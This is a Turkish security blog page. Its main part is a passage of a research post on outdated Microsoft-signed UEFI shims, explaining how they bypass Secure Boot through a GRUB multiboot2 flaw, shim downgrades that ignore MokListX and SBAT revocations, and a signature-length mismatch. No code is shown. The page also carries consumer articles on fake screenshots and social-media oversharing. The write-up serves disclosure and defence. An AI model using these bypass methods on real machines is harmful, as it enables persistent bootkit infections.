Önceki bölümde bir ara katmanın Güvenli Önyükleme güven zinciri hakkındaki teori açıklandığından, artık unutulmuş ve eski ancak güvenilir olan UEFI ikili dosyalarının UEFI sistem güvenliği üzerinde yaratabileceği pratik etkiye odaklanabiliriz.
Bunu, bildirilen ara katmanlardaki birkaç spesifik sorunu inceleyerek açıklayacağız. Bu sorunlar kolayca istismar edilebilir ve ortaya çıkardıkları saldırı yüzeyinin genişliğini vurgular.
### Güvenlik açığı bulunan ikinci aşama önyükleyiciler
Bildirilen her bir ara katman, ara katmanın ikinci aşama önyükleyicileri veya yardımcı programları için bir güven dayanağı görevi gören hem satıcı tarafından yönetilen hem de yerleşik bir ara katman sertifikası içerir: GRUB 2 ikili dosyaları, MokManager, yedek yükleyiciler ve zaman zaman güven zincirini daha da genişleten diğer satıcı tarafından imzalanmış ara katmanlar. Belirli bir ara katman tarafından güvenilen ikili dosyaların sayısı değişkenlik gösterir: Özel ve niş yazılımlar söz konusu olduğunda ondan azken tanınmış Linux dağıtımlarında bu sayı yüze yakındır.
Bildirdiğimiz ara katmanların güvendiği uygulamaların imza ve derleme zaman damgaları 2013 ile 2025 yılları arasında değişmektedir; bu da bu ikili dosyaların önemli bir kısmının eski olduğunu ve GRUB 2 örneğinde daha önce bahsedilen *[BootHole](https://eclypsium.com/research/theres-a-hole-in-the-boot/)* dâhil olmak üzere, kamuoyunda bilinen çok sayıda güvenlik açığından etkilenmiş olabileceğini doğrulamaya yeterlidir. Bu güvenilir bileşenlerin çoğu, bir miktar güvenlik riski taşıyacak kadar eski olsa da GRUB 2 en zayıf halka gibi görünmektedir. GRUB 2, karmaşık bir yazılım parçasıdır ve eski sürümlerinde buna bağlı olarak güvenlik açıkları birikmektedir.
Bildirdiğimiz ara katmanlar arasında yer alan Oracle Linux’taki ara katmanı ele alalım. Bu ara katman, Oracle Corporation adına düzenlenmiş bir sertifika ile imzalanmış ikili dosyalara güvenmektedir (SHA-1 parmak izi:2E434A724B4759C981E4189AA5AD3D635096DD2F). Bu sertifika ile imzalanmış ikili dosyalardan biri, Oracle Linux 7.1 kurulum ISO’sunda (V74844-01.iso) bulunan bir GRUB 2 ikili dosyasıdır. Ayrıca bu ikili dosya, [*CVE-2015-5281*](https://nvd.nist.gov/vuln/detail/CVE-2015-5281) güvenlik açığından etkilenmektedir; güvenlik açığı notunda belirtildiği üzere, bu güvenlik açığı *“UEFI sistemlerinde kullanıldığında, yerel kullanıcıların amaçlanan Güvenli Önyükleme kısıtlamalarını atlamasına ve özel olarak hazırlanmış (1) multiboot veya (2) multiboot2 modülü aracılığıyla doğrulanmamış kod çalıştırmasına olanak tanır*”. Bahsedilen her iki modül, yani multiboot ve multiboot2, sistem başlangıcı sırasında aynı adlı komutlar kullanılarak imzalanmamış kodun yüklenmesine izin verir ve tasarım gereği UEFI Güvenli Önyükleme’yi atladıkları için imzalı UEFI Güvenli Önyükleme uyumlu GRUB 2 ikili dosyalarında yasaklanmalıdır.
Bu istismar yöntemi basittir: Tetiklenecek bellek bozulması hataları yoktur, oluşturulacak ROP zincirleri yoktur ve karmaşık ters mühendislik gerektirmez. Tek ön koşul, özel, imzasız [*ve multiboot2 uyumlu*](https://www.gnu.org/software/grub/manual/multiboot2/multiboot.html) bir çekirdek görüntüsü oluşturmaktır. Pratikte bu, gerekli başlıkları ve birkaç başka ayrıntıyı içeren bir ELF ikili dosyasından biraz daha fazlasıdır. Saldırgan bu ikili dosyayı oluşturup, güvenlik açığı bulunan ara katman ve GRUB 2 ile birlikte EFI Sistem Bölmesine (ESP) kopyaladığında, Secure Boot etkin olsun ya da olmasın, önyükleme sırasında tek bir GRUB 2 multiboot2 komutu kullanılarak bu dosya yüklenip çalıştırılabilir. UEFI Secure Boot’un etkin olduğu (en son Microsoft yamalarının uygulanmadığı) bir sistemde, daha önce bildirilen eski Oracle Linux ara katmanı aracılığıyla CVE-2015-5281’in istismar edildiğini gösteren bir kavram kanıtı (proof of concept), aşağıdaki videoda gösterilmektedir:
### Yeni özelliklerin eksikliği
Yıllar içinde, UEFI ara katman önyükleyicisi doğal olarak gelişmiş ve üst akış [*UEFI ara katman deposunun*](https://github.com/rhboot/shim/tree/main) ardışık sürümlerinde yeni iyileştirmeler ve güvenlik özellikleri eklenmiştir. Aynı zamanda, birçok üçüncü taraf satıcı, ara katman kaynak kodunun mevcut sürümlerini kullanarak kendi ikili dosyalarını oluşturmuş ve bunları daha sonra imzalanması için Microsoft’a sunmuştur. Bu davranış beklenen bir durumdur ve ara katmanların orijinal tasarımıyla uyumludur. Ancak Microsoft tarafından imzalanmış ve artık geçerliliğini yitirmiş ara katmanların iptal edilmesine yeterince önem verilmemiştir; bu ara katmanların çoğu, tasarımları gereği, daha yeni güvenlik mekanizmalarını atlatmak için kullanılabilir. Bu açığı birkaç somut örnekle açıklıyoruz.
**MOK engelleme listesinin uygulanması**
MokList (MOK tabanlı izin listesi), [*neredeyse en başından*](https://github.com/rhboot/shim/commit/0848fab) beri (sürüm 0.3) üst akış UEFI ara katman tarafından desteklenmektedir. Ancak MOK iptalleri (MokListX) sürüm 0.9’da [*uygulanmaya başlanmıştır*](https://github.com/rhboot/shim/commit/b8d1bc6e98e54f6fda87ba0a248de7cba5c78f96). Bu neden bir sorundur? Aşağıdaki senaryoyu ele alalım…
Bir kuruluş, ağında dağıttığı özel UEFI araçlarını ve önyükleyicilerini imzalamak için kendi MOK’unu kaydetmiştir. Bu ikili dosyaların birçoğunda bir güvenlik açığı ortaya çıkmış ve buna karşılık olarak yöneticiler, eski imzalama sertifikasını MOK engelleme listesine (MokListX) ekleyerek iptal etmiştir. Ardından, yeni bir MOK kaydetmiş ve etkilenen ikili dosyaların yamalanmış sürümlerini yeni anahtarla yeniden imzalamışlardır. Eski, güvenlik açığı bulunan ikili dosyalar artık ara katman tarafından reddedilirken yeni imzalanmış olanlar düzgün bir şekilde yüklenir; böylece kuruluşun cihazları güvenli görünür. Eski sertifika MokList’te hâlâ mevcut ve güvenilir olarak kalır ancak daha yüksek öncelikli bir kural olarak uygulanan MokListX’te iptal edilir.
Bu senaryoda bir saldırgan, kurbanın güncel ara katmanlarını raporumuzda yer alan daha eski, Microsoft tarafından imzalanmış bir UEFI ara katmanlarıyla değiştirebilir – örneğin, Finlandiya Matriculation Examination Board için Microsoft tarafından imzalanmış Abitti 1 yazılımının 0.8 sürümü. Bu ara katman, eski MOK sertifikasının hâlâ geçerli olduğu kurbanın MokList değişkeninde depolanan sertifikalara güvenmeye devam eder. Ancak MOK engelleme [*listesi uygulamasının*](https://github.com/rhboot/shim/commit/b8d1bc6e98e54f6fda87ba0a248de7cba5c78f96) devreye girmesinden önce oluşturulduğu için MokListX’i yok sayar. Sonuç olarak, saldırganın ara katmanı, kısıtlama olmaksızın güvenlik açığı bulunan ikili dosyaları yüklemek için kullanılabilir ve bu da rastgele kod yürütülmesine veya kötü amaçlı bir UEFI bootkit’in yüklenmesine olanak tanır.
**SBAT uygulaması**
Aynı sorun SBAT için de geçerlidir. SBAT desteği, ara katman [*sürüm 15.3’te*](https://github.com/rhboot/shim/releases/tag/15.3) ana dalda (upstream) eklenmiştir; dolayısıyla daha eski ara katman sürümleri bu mekanizmayı tanımamaktadır: SbatLevel iptal politikasını okumazlar veya yükledikleri ikinci aşama önyükleyicinin .sbat bölümünü incelemezler. Sonuç olarak, güvenlik açığı bulunan bileşenleri engellemeyi amaçlayan daha sonraki SBAT iptallerini göz ardı ederler.
Bu durumda bir saldırı senaryosu şu şekilde olabilir: Bir saldırgan, Microsoft tarafından imzalanmış v15.3 öncesi bir ara katman alır – örneğin, raporumuzda yer alan Red Hat Enterprise Linux 7.2’deki 0.9 sürümü ara katman gibi –, bunu ara katmanın hâlâ güvendiği ancak SBAT tarafından çoktan iptal edilmiş olan çeşitli GRUB 2 ikili dosyalarından biriyle eşleştirir ve ardından her ikisini de ESP’ye kopyalar. Sistem önyüklemesi sırasında ara katman, GRUB 2 ikili dosyasını kendi gömülü sertifikasına göre doğrular, SBAT’a asla danışmaz ve herhangi bir uyarı vermeden güvenlik açığı bulunan ikili dosyayı yükler; bu da saldırganın söz konusu GRUB 2 ikili dosyasındaki herhangi bir güvenlik açığını istismar etmesine olanak tanır.
### Bilinen ara katman güvenlik açıkları
Son olarak, eski ara katmanlar basitçe eski kodlardır ve çoğu eski kodda bilinen güvenlik açıkları bulunur. Bunu açıklamak için 0.9 ve daha eski sürümlerdeki ara katmanları etkileyen eski bir sorunun örneğini kullanıyoruz. Bu güvenlik açığına, raporumuz yayımlanana kadar bir CVE kimliği atanmamıştı – oysa bu sorun, neredeyse tam on yıl önce ara katman deposunun bir üst akış commit’i olan [*d241bbb’deki*](https://github.com/rhboot/shim/commit/d241bbbdbfb98b4f878342ef180e3994205b170a) mesajda düzeltilmiş ve ayrıntılı bir şekilde açıklanmıştı. Artık [*CVE-2026-10797*](https://www.cve.org/CVERecord?id=CVE-2026-10797) olarak takip edilmektedir.
Sorun, Authenticode ile imzalanmış bir PE ikili dosyasının, imzasının uzunluğunu iki ayrı konumda kaydetmesidir:
- PE başlığının veri dizini (IMAGE\_DIRECTORY\_ENTRY\_SECURITY) ve
- imzayı kapsayan WIN\_CERTIFICATE yapısı.
Etkilenen ara katmanlarda, iptal kontrolü ile imza doğrulama işlevleri, hangi boyut değerine güvenmeleri gerektiği konusunda farklılık gösteriyordu. İptal kontrolü, imza başlığındaki değeri kullanırken imza doğrulama işlevi ise PE başlığındaki değeri kullanıyordu.
Böylece, ikinci aşama önyükleyicinin WIN\_CERTIFICATE yapısını tahrif ederek, iptal işlevinin dbx ve MokListX’i önyükleyicinin gerçek imzası yerine sahte verilerle karşılaştırmasını sağlayarak iptal mekanizmasını atlatmak mümkündür.
Basitçe ifade etmek gerekirse ikinci aşama önyükleyicinin sertifikası dbx veya MokListX’te iptal edilmiş olsa bile ara katman bunu fark edemez. Burada iki önemli not bulunmaktadır:
- bu atlama yöntemi yalnızca sertifika tabanlı iptal işlemlerinde (hash tabanlı iptal işlemlerinde değil) işe yarar ve
- ikinci aşama önyükleyicinin, ara katmana gömülü bir sertifika ile imzalanmış olması gerekir (bu, ara katmanın derleme sürecinde oluşturulan yerleşik sertifika veya satıcı sertifikası olabilir).
Bu sınırlamalar, hash tabanlı iptal işlemlerinin ve gömülü olmayan sertifikaların (MokList ve db’den gelenler) kodun başka bir yerinde kontrol edildiği ve bu sorundan etkilenmediği gerçeğinden kaynaklanmaktadır.
## Süresi dolan Microsoft UEFI sertifikaları bu sorunu çözmez mi?
Mevcut Microsoft UEFI sertifika [*son kullanma tarihlerini*](https://support.microsoft.com/en-us/topic/windows-secure-boot-certificate-expiration-and-ca-updates-7ff40d33-95dc-4c3c-8725-a9b95457578e) göz önünde bulundurursak (Şekil 5 ’te gösterildiği üzere, Microsoft Corporation UEFI CA 2011 sertifikasının son kullanma tarihi 27 Haziran 2026’dır), bu süresi dolmuş sertifika ile imzalanmış güvenlik açığı bulunan UEFI uygulamalarının rapor edilmesinin sadece gereksiz bir gürültüye yol açıp açmadığını merak edebiliriz.
Gerçek şu ki UEFI sertifikasının son kullanma tarihi, Güvenli Önyükleme (Secure Boot) doğrulama süreci üzerinde hiçbir etkiye sahip değildir. Microsoft Corporation UEFI CA 2011 sertifikası db’de kalırsa ve dbx’te iptal edilmezse bu süresi dolmuş sertifika ile geçerli bir şekilde imzalanmış tüm önyükleyiciler, hash ile açıkça iptal edilmedikçe güvenilir olarak kalır. Microsoft’un, son kullanma tarihine kadar yeni gönderimleri eski sertifika ile [*imzalamaya devam etmesinin*](https://techcommunity.microsoft.com/blog/hardware-dev-center/signing-with-the-new-2023-microsoft-uefi-certificates-what-submitters-need-to-kn/4455787) nedeni budur.
Şekil 5 . Microsoft Corporation UEFI CA 2011 sertifikası
## Koruma ve algılama
Bu güvenlik açığına sahip ara katmanlar, Microsoft’un en son UEFI iptal listeleri uygulanarak engellenebilir. Windows sistemleri otomatik olarak güncellenmelidir. **Şekil 6** Windows sisteminizde gerekli iptal listelerinin yüklü olup olmadığını kontrol etmek için (yükseltilmiş izinlerle çalıştırılması gereken) PowerShell komutlarını göstermektedir.
Şekil 6 . UEFI iptallerini kontrol etmek için PowerShell komutları
Linux sistemleri için güncellemeler, [*Linux Vendor Firmware Service*](https://web.archive.org/web/20260623050535/https:/fwupd.org/) aracılığıyla sağlanmalıdır ve iptal durumu [*uefi-dbx-audit*](https://github.com/sei-vsarvepalli/uefi-dbx-audit/) komut dosyası kullanılarak kontrol edilebilir.
Bilinmeyen, güvenlik açığı bulunan imzalı UEFI önyükleyicilerin kötüye kullanılmasına ve UEFI bootkit’lerin dağıtımına karşı nasıl korunulacağına (veya en azından bunların nasıl tespit edileceğine) ilişkin daha genel öneriler için “[*UEFI Güvenli Önyükleme’nin Gizemi: CVE-2024-7344’ün Tanıtımı” başlıklı*](https://www.welivesecurity.com/en/eset-research/under-cloak-uefi-secure-boot-introducing-cve-2024-7344/) blog yazımıza bakın.
## Sonuç
Bu eski ara katmanları tehlikeli kılan şey yeni bir güvenlik açığı değil; UEFI Güvenli Önyükleme’yi atlatmak için yeni bir güvenlik açığına gerek olmamasıdır. Bir saldırganın karmaşık istismar yöntemlerine ihtiyacı yoktur, sadece eski, hâlâ güvenilir *ancak iptal edilmemiş* bir ara katman ikili dosyasının bir kopyası ve UEFI ara katmanlarının nasıl çalıştığına dair temel bir anlayış yeterlidir. Bu, UEFI Güvenli Önyükleme gibi hayati bir güvenlik özelliğini atlatmak için yeterlidir.
Bu 11 ara katmanın iptal edilmesi acil sorunu çözmüş olsa da daha köklü bir sorun hâlâ devam ediyor: Görünürlük. Ara katman imzalama süreci, 2017 yılında [*“shim-review*](https://github.com/rhboot/shim-review)” deposunun devreye girmesiyle önemli ölçüde daha şeffaf hâle geldi; bu depoda, satıcıların gönderdiği ara katmanlar Microsoft tarafından imzalanmadan önce bakım sorumluları tarafından inceleniyor. O zamandan beri onaylanan her ara katman belgelenmiştir; ancak daha önce imzalanmış olanlar belgelenmemiştir ve kimse bu eski, hâlâ güvenilir kabul edilen ara katmanlardan kaç tanesinin kaldığını kesin olarak söyleyemez. Tam ve şeffaf bir şekilde kataloglanmamış olan şeyler etkili bir şekilde kullanımdan kaldırılamaz.
Olumlu bir not olarak, eğilimin doğru yönde ilerlediğine inanıyoruz. Bunun gibi her bir açıklama, unutulmuş ara katman havuzunu küçültür ve ara katman imzalama şeffaflığının artması ve SBAT gibi mekanizmalar sayesinde, hangi ara katmanların iptal edilmesi gerektiğini takip etmek ve bunları etkili bir şekilde iptal etmek, geçmişte olduğundan çok daha verimli bir şekilde gerçekleştirilebilir. Bir sonraki adım, Microsoft’un üçüncü taraf [*UEFI imzalama*](https://techcommunity.microsoft.com/blog/hardware-dev-center/updated-microsoft-uefi-signing-requirements/1062916) ekosistemindeki bu şeffaflık düzeyini, ara katman içermeyen üçüncü taraf UEFI uygulamalarına da genişletmektir; bu uygulamalar, defalarca gösterildiği üzere (örn. [*CVE-2022-34302*](https://www.cve.org/CVERecord?id=CVE-2022-34302), [*CVE-202*](https://www.cve.org/CVERecord?id=CVE-2023-28005)*[3](https://www.cve.org/CVERecord?id=CVE-2023-28005)*[*-28005*](https://www.cve.org/CVERecord?id=CVE-2023-28005), [*CVE-2024-7344*](https://www.cve.org/CVERecord?id=CVE-2024-7344), [*CVE-2026-25250*](https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2026-25250), …) UEFI Güvenli Önyükleme’yi atlamanın basit bir kaynağı olarak işlev görebilir.
## IOC’ler
Güvenlik açığı bulunan ara katmanlar, bu yükleyiciler aracılığıyla hiçbir zaman güvenliği ihlal edilmemiş binlerce sistemde potansiyel olarak bulunabilen meşru yazılım paketlerinin bir parçası olduğundan, büyük çaplı yanlış tanımlamaları önlemek amacıyla saldırı göstergeleri sunmuyoruz. Bunun yerine, güvenlik uzmanları *Koruma ve tespit* bölümündeki tavsiyelere uymalıdır.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Güvenlik açığı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Ekran görüntüsü sahte: Gördüğünüzü neden doğrulamalısınız?](https://antivirus.com.tr/ekran-goruntusu-sahte-gordugunuzu-neden-dogrulamalisiniz/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Excerpt:** Ekran görüntüsü ikna edici görünebilir ancak bu, ödemenin, rezervasyonun veya görüşmenin gerçek olduğunu mutlaka kanıtlamaz
**Content:**
*Ekran görüntüsü ikna edici görünebilir ancak bu, ödemenin, rezervasyonun veya görüşmenin gerçek olduğunu mutlaka kanıtlamaz*
Birisi size ödemenin gerçekleştiğini gösteren bir ekran görüntüsü gönderir. Görüntüde doğru logo, tutar, zaman damgası ve işlem durumu yer almaktadır. Ancak para hiçbir zaman hesabınıza yatmaz.
Günümüzde kanıt olarak kabul edilen şeyler, genellikle birkaç yıl öncesine kıyasla çok farklı olabilir. Genellikle bir ödeme, mesaj veya çevrimiçi sohbetin kullanışlı bir kaydı olarak görülen ekran görüntülerini, göründüğü gibi kabul etmek zordur. Elbette bunlar her zaman manipülasyona açık olmuştur ancak üretken yapay zekâ ve diğer kolayca erişilebilir araçlar, ikna edici sahte içeriklerin üretilmesini daha da hızlı ve kolay hâle getirmiştir. Banka havalelerinden rezervasyonlara, sosyal medya paylaşımlarından kurumsal sohbetlere kadar her şey sipariş üzerine kolayca oluşturulabilir.
Bu durum, hâlihazırda dijital dolandırıcılıkta büyük bir artışla karşı karşıya olan tüketiciler için olduğu kadar, finansal, düzenleyici ve itibar risklerine maruz kalan şirketler için de kötü bir haberdir. Dijital kanıtların sahteciliği giderek kolaylaştıkça bireyler ve hatta kuruluşlar neyi kanıt olarak kabul edeceklerini yeniden gözden geçirmelidir.
## Ekran görüntüsü neden tek başına bir kanıt değildir?
Ekran görüntüsü, nihayetinde sadece ekranda görünenlerin bir görüntüsüdür. Yararlı bir bağlam sağlayabilir ancak bunu kimin oluşturduğu veya altta yatan işlemin ya da sohbetin gerçek olup olmadığı konusunda güvenilir bilgi vermez. Ekran görüntüsü kırpılmış, düzenlenmiş ve başka şekillerde değiştirilmiş olabilir ya da piyasadaki birçok araçtan biri kullanılarak tamamen sıfırdan oluşturulmuş olabilir. Tüm bunlar, ekran [görüntüsünü hukuken sunulabilir bir kanıt olarak zayıf](https://www.linkedin.com/pulse/why-screenshots-arent-always-evidence-natalie-kinsale-sjzve/) kılar. Ekran görüntüleri tek başına, orijinal kayıtlar, işlem referansları, sistem günlükleri veya ilgili hizmetten doğrudan elde edilen bilgiler kadar ikna edici olarak değerlendirilemez.
Bu ayrım önemlidir çünkü dolandırıcılar ekran görüntülerini kolayca kullanarak uydurma iddiaları inandırıcı gösterebilirler.
### Tüketiciler için zorluklar
Bir anlaşmazlıkta kanıt veya delil olarak bir bankaya, hastaneye, seyahat şirketine veya başka bir hizmet sağlayıcıya gerçekten bir ekran görüntüsü gönderiyorsanız hayal kırıklığına uğramaya hazır olun. İşletmeler, bu tür girişimlere haklı olarak şüpheyle yaklaşır hâle gelmiştir. Ve ekran görüntülerinizin potansiyel delil olarak hiç dikkate alınmadığıyla karşılaşabilirsiniz. Ya da en azından ek kanıt sunmanız istenebilir; bu da işlemlerinizi, davaları uzatabilir ve lehinize bir sonuç elde etme [şansınızı azaltabilir](https://x.com/jadaun_arun/status/2061349115196502169).
Ancak bundan daha zararlı şekillerde de etkilenebilirsiniz. Ekran görüntüleri, dolandırıcıların kurbanlarını aldatmak için kolayca kullanabileceği bir yöntemdir. İşte birkaç örnek:
- Bir çevrimiçi pazarda bir ürün satıyorsunuz. Alıcı, ödeme veya internet bankacılığı uygulamanızdan başarılı bir para transferini gösterdiği görünen bir ekran görüntüsü gönderir. İçiniz rahatlayarak ürünü gönderirsiniz ancak daha sonra ekran görüntüsünün sahte olduğunu ve paranızı alamayacağınızı fark edersiniz.
- Ürününüzü satın almak isteyen bir alıcı, paranın ancak hesap yükseltmesi veya benzeri bir işlem için ek ücret ödediğinde serbest bırakılacağını gösteren bir ekran görüntüsü gönderir. Bunların hepsi yalandır ve alıcı ek parayı kendi cebine atacaktır.
- Bir [romantik dolandırıcı](https://antivirus.com.tr/sevgiliniz-bir-dolandirici-olabilir-mi-kotu-bir-aska-yakalanmaktan-nasil-kacinilir/), sizi şahsen ziyaret edememek için bahaneler uydurur ve gizemli bir şekilde iptal edilen uçuş rezervasyonlarının ekran görüntülerini gönderir.
- Romantik dolandırıcılar, belki de var olmayan acil bir hastane tedavisi ya da sizi ziyaret etmek için gerekli vize ücretleri gibi bahanelerle, ekran görüntülerini kullanarak sizi para göndermeye ikna edebilir. Paranızı geri isterseniz bunu yaptıklarına dair “kanıt” olarak size sahte bir ekran görüntüsü de gönderebilirler.
- [Kripto yatırımcıları](https://antivirus.com.tr/kripto-yukseliyor-tehditler-artiyor-cuzdaninizi-koruyun/) için bir WhatsApp grubundasınız. Grubun “üyeleri”, yatırımlarının değerinin hızla arttığının kanıtı olarak sahte ekran görüntüleri paylaşıyor. Ne onlar ne de sözde hesaplar gerçek olmayabilir.
- Farkında olmadan dolandırıcı bir e-ticaret sitesine girmişsiniz ancak sitenin meşru olduğunu kanıtlamak için her yere memnun “müşteri yorumları” içeren resimler yerleştirilmiş. Ancak hepsi sahte olabilir.
- Bir parola sıfırlama kodu alırsınız ardından (belki bir arkadaşınızın kimliğine bürünmüş) bir SMS gelir ve sizden bu kodun ekran görüntüsünü alıp göndermenizi ister. Bu, bilgisayar korsanlarının hesabınıza erişmesini sağlayacaktır.

*Bu ekran görüntüsü sahte (kaynak:* [*Reddit*](https://www.reddit.com/r/Scams/comments/1q9dg91/pak_is_this_a_fake_bank_transfer_screenshot/)*)*
### İşletmelerin karşılaştığı zorluklar
İşletme açısından bakıldığında, şirket içi ve müşteri ile temas hâlindeki ekiplere genellikle kanıt olarak ekran görüntüleri sunulur. Bu, bir ürün veya hizmet için ödeme yaptıklarını ancak teslim almadıklarını gösteren “kanıt” sunan müşteriler olabilir. Bu durum, geri ödemeler nedeniyle şirketinizin masraflarını önemli ölçüde artırabilir. Ayrıca şikâyeti araştırmakla görevli personeli meşgul ederek işletmenin operasyonel maliyetlerini artırabilir.
Müşteriye yönelik ve şirket içi ekiplere sık sık kanıt olarak ekran görüntüleri sunulur. Bir müşteri, bir sipariş için ödeme yaptığını, yanlış bir hesap bakiyesi aldığını veya kendisine geri ödeme sözü verildiğini gösteren bir “kanıt” olarak bir ekran görüntüsü gönderebilir. Uydurma bir görüntü, hak sahibi olmayan bir kişinin ürün değişimi, hesap kredisi veya geri ödeme talep etmesinde kullanılabilir.
Başarısız girişimler bile personelin zamanını alır. Destek, dolandırıcılık ve ödeme ekipleri, gerçekte ne olduğunu belirlemeden önce hesap geçmişlerini, işlem kayıtlarını ve teslimat bilgilerini incelemek zorunda kalabilir.
Bazı durumlarda, sahte ekran görüntüleri daha da ciddi sonuçlar doğurabilir. Bir çalışan, üst düzey bir yöneticiden gelmiş gibi görünen bir onay ekran görüntüsü alabilir ve bunu acil bir ödemeyi veya hassas bilgilerin ifşasını meşrulaştırmak için kullanabilir. Tahrif edilmiş konuşmalar, iş yeri şikâyetlerinde, hesap kurtarma taleplerinde veya diğer soruşturmalarda da sunulabilir. Yeni müşteri kabul sürecinde kullanılması hâlinde, bu durum, sıkı düzenlemelere tabi sektörlerdeki (örneğin finansal hizmetler) kuruluşları hukuki sorunlarla karşı karşıya bırakabilir.
Daha geniş kapsamlı sorun şu ki personel, görüntünün kendisi dışında hiçbir şekilde doğrulanmamış bilgilere dayanarak geri dönüşü olmayan bir eylemde bulunabilir.
## Ekran görüntüsü sahte, peki şimdi ne yapılmalı?
Teknoloji yerinde saymaz. Siz ve işletmeniz de öyle. Dijital kanıtların sahteciliği giderek kolaylaşırken ve dolandırıcılar tarafından giderek daha fazla kullanılırken bireyler ve işletmelerin harekete geçmesi gerekiyor. Özellikle tüketiciler, sahte ekran görüntülerini kullanan dolandırıcılık taktikleri konusunda daha bilinçli olmalıdır. Ayrıca ekran görüntülerini kanıt olarak kullanmaya çalıştıklarında, etkileşimde bulundukları kuruluşlar tarafından kabul edilmeyebileceğini anlamaları gerekir.
Bir pazar yerinde alım veya satım yapıyorsanız bir ürünün kargoya verildiğine veya paranın aktarıldığına dair kanıt olarak – ya da bu konudaki diğer iddialar için – asla bir ekran görüntüsüne güvenmeyin. Karşı tarafın sağladığı bir bağlantı yerine, resmî uygulamayı veya web sitesini kullanarak pazar yerini, ödeme hizmetini veya banka hesabını doğrudan kontrol edin. Bir anlaşmazlık içindeyseniz elbette ekran görüntüsünü yedek olarak kullanabilirsiniz. Ancak iddianızı destekleyen ödeme referans numaraları veya orijinal e-postalar gibi kesin kanıtları her zaman gönderin.
Aynı ilke, rezervasyonlar, iadeler ve faturalar için de geçerlidir. Bir ekran görüntüsü, gönderenin sizin görmenizi istediği şeyi gösterebilir ancak onay, söz konusu kaydı düzenlediği iddia edilen kuruluştan gelmelidir. Bağımsız olarak elde ettiğiniz bir telefon numarası, uygulama veya web sitesi aracılığıyla kuruluşla iletişime geçin.
İşletmeler için doğrulama süreçlerinizi ve prosedürlerinizi güncelleme zamanı gelmiş olabilir. Ne tür kanıtların gerekli olduğuna bağlı olarak akla çeşitli adımlar gelebilir:
- Bir kullanıcının hesabının belirli bir eylemi ne zaman gerçekleştirdiğini (veya gerçekleştirmeye çalıştığını) doğrulamak için ekran görüntülerini kaynak sistem günlükleriyle karşılaştırın.
- İç kullanıcılardan veya dış müşterilerden ekran görüntüsü yerine, doğrulanabilir orijinal e-postaları veya diğer mesajları göndermelerini isteyin.
- Meta verileri ve otomatik görüntü analiz araçlarını, bir görüntünün gerçek veya sahte olduğuna dair kanıt olarak değil, soruşturma ipuçları olarak değerlendirin.
- Kuruluşun önemli kaynaklardan finansal ve diğer kayıtları alabilmesi için üçüncü taraf sistemlerle entegrasyonu (örneğin API’ler aracılığıyla) geliştirin.
- Müşteri desteği ve İK ekiplerini, yukarıdaki zorlukları anlamaları ve yalnızca bir ekran görüntüsüne dayanarak asla geri alınamaz bir işlem (örneğin, bir müşteriye para iadesi yapmak) yapmamaları konusunda eğitin.
- Anlaşmazlıkların çözülmesi için harcanan zamanı en aza indirmek amacıyla doğrulama politikalarınızı müşterilere açık bir şekilde gösterin.
Bunların hiçbiri, ekran görüntülerinin işe yaramaz olduğu anlamına gelmez. Ekran görüntüleri, bir hata mesajını göstermek, ekranda görünenleri belgelemek veya araştırmacılara bir başlangıç noktası sağlamak için hâlâ kullanışlı bir yoldur.
Ancak ekran görüntüleri, kesin bir kanıt kaynağı olarak değil, destekleyici materyal olarak değerlendirilmelidir. İkna edici bir ekran görüntüsü, nereye bakmanız gerektiğini gösterebilir. Doğrulama ise gönderenin kontrol edemediği bir sistem veya kanaldan gelmelidir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Siber Güvenlik, Yapay Zekâ
---
### [Sosyal medya paylaşımlarınız dikkat çekiyor](https://antivirus.com.tr/sosyal-medya-paylasimlariniz-dikkat-cekiyor/)
**Published:** Ağustos 6, 2026
**Author:** Kadriye Bay
**Excerpt:** Kimlik avı saldırılarında ve sosyal mühendislik tekniklerinde artış yaşanırken sosyal medya üzerinden yapılan aşırı paylaşımlar açık kapı hâline geliyor.
**Content:**
**Kimlik avı saldırılarında ve sosyal mühendislik tekniklerinde artış yaşanırken sosyal medya üzerinden yapılan aşırı paylaşımlar bu saldırılar için adeta açık kapı hâline geliyor. Sosyal medya paylaşımlarında dikkat edilmesi gereken noktaları sizin için sıraladık.**
Seyahat planları, konum bilgileri, doğum tarihi, yeni alınan eşyalar, aile fotoğrafları. Tüm bu içerikler sadece takipçilerin ilgisini çekmekle kalmaz, aynı zamanda siber suçlulara sizi tanımaları ve hedef almaları için ihtiyaç duydukları bilgileri de sunar. Sosyal medya platformları gizlilik ayarlarını ve içerik algoritmalarını sık sık değiştiriyor. Ancak kullanıcılar bu değişiklikleri takip etmediklerinde paylaştıkları bilgilerin kimlerle ne ölçüde göründüğünü kontrol etmekte zorlanabiliyor. ESET uzmanlarına göre, “sadece arkadaşlarım görüyor” sanılan bir paylaşım, birkaç etkileşim ve yeniden gönderimle çok daha geniş kitlelere ulaşabiliyor.
**Siber suçlular sizi sizden daha iyi tanıyabilir**
Uzmanlar sosyal medya profillerinin siber suçlular için bir istihbarat kaynağı hâline geldiğini belirtiyor. Paylaşımlarınızdan hobileriniz, alışveriş alışkanlıklarınız, ilişkileriniz, hatta güvenlik sorularınızın cevapları bile çıkarılabilir. Bu nedenle her paylaşım öncesi şu soruyu sormakta fayda var: *“Bu bilgi gerçekten çevrim içi olmalı mı?”*
**Gizlilik ayarları kadar farkındalık da önemli**
Platformların sunduğu gizlilik araçlarını kullanmak ve hesap güvenliğini artırmak önemli bir adım. Ancak asıl güvenlik, bireyin dijital davranışlarını sorgulamasıyla başlıyor. Sosyal medya sizi sevdiklerinizle ve ilgi alanlarınızla buluşturabilir ama kontrolsüz kullanım hem sizi hem de çevrenizdekileri tehlikeye atabilir.
## Sosyal medya paylaşımlarında dikkat edilmesi gereken 10 nokta:
1. Kişisel bilgilerinizi paylaşmayın. Doğum tarihi, evcil hayvan adı gibi masum görünen bilgiler, parolalarınızı tahmin etmek için kullanılabilir.
2. Tatil planlarınızı tüm detaylarıyla gözler önüne sermeyin. Tatil öncesi yapılan paylaşımlar, evinizin boş olduğunun işareti olur.
3. Konum bilgilerinizi paylaşırken dikkatli olun. Canlı konum etiketleri, güvenliğinizi riske atabilir.
4. Yeni alınan bir cihaz ya da değerli bir takı, kötü niyetli kişilerin ilgisini çekebilir. Sizin olan siz de kalsın.
